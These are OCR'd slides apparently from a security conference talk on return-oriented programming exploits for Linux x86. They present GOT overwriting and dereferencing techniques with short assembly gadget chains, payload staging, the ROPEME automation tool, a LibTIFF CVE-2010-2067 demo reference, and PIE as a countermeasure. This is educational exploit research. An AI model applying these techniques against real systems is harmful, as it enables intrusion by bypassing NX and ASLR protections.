
GOT overwriting (1)

- Favorite method to exploit format string bug
- Steps
  - Load the offset into register
  - Add register to memory location (GOT entry)
  - Return to PLT entry
- ROP Gadgets
  - Load register
  - Add memory

```
(1) pop ecx;
    pop ebx; leave; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx;
    pop ebp; ret
```

GOT overwriting (2)

- printf() => execve()




GOT dereferencing (1)

- Steps
  - Load the offset into register
  - Add the register with memory location (GOT entry)
  - Jump to or call the register
- ROP gadgets
  - Load register
  - Add register
  - Jump/call register

```
(1) pop eax;
    pop ebx;
    leave; ret

(2) add eax [ebx-0xb8a0008];
    lea esp [esp+0x4]; pop ebx;
    pop ebp; ret

(3) call eax;
    leave; ret
```

GOT dereferencing (2)

- printf() => execve()



Stage-1 payload strategy

- Chained ret-to-libc calls
  - Possible with a fixed stack
- Return-to-mprotect
  - Works on most of distributions
- ROP shellcode
  - Gadgets from libc
  - Multiple GOT overwrites

Putting all together

- ROPEME – Return-Oriented Exploit Made Easy
  - Generate gadgets for binary
  - Search for specific gadgets
  - Sample stage-1 and stage-0 payload generator

DEMO

Practical ROP exploits

- A complete stage-0 loader
- Practical ROP gadgets catalog
- ROP automation

A complete stage-0 loader

- Turn any function to strcpy() / sprintf()
  - GOT overwriting
- ROP loader

```
(1) pop ecx; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx; ret
```

Practical ROP gadgets catalog

- Less than 10 gadgets?
  - Load register
    - pop reg
  - Add/sub memory
    - add [reg + offset], reg
  - Add/sub register (optional)
    - add reg, [reg + offset]

ROP automation

- Generate and search for required gadgets addresses in vulnerable binary
- Generate stage-1 payload
- Generate stage-0 payload
- Launch exploit

DEMO

- LibTIFF 3.92 buffer overflow (CVE-2010-2067)
- PoC exploit for “tiffinfo”
  - No strcpy() in binary
  - strcasecmp() => strcpy()

Countermeasures

- Position Independent Executable (PIE)
  - Executable is randomized
  - NULL byte in addresses
  - Prevent return-oriented style exploits
- Not widely adopted by vendors
  - Recompilation efforts
  - Applied for critical applications

Conclusions

- We presented a generic technique to exploit buffer overflow on Linux x86
  - Bypass NX/ASLR/ASCII-Armor
- ROP exploits on Linux x86 now become practical, easy
- Automated tools can be built to generate ROP exploits

Thank you!

Q & A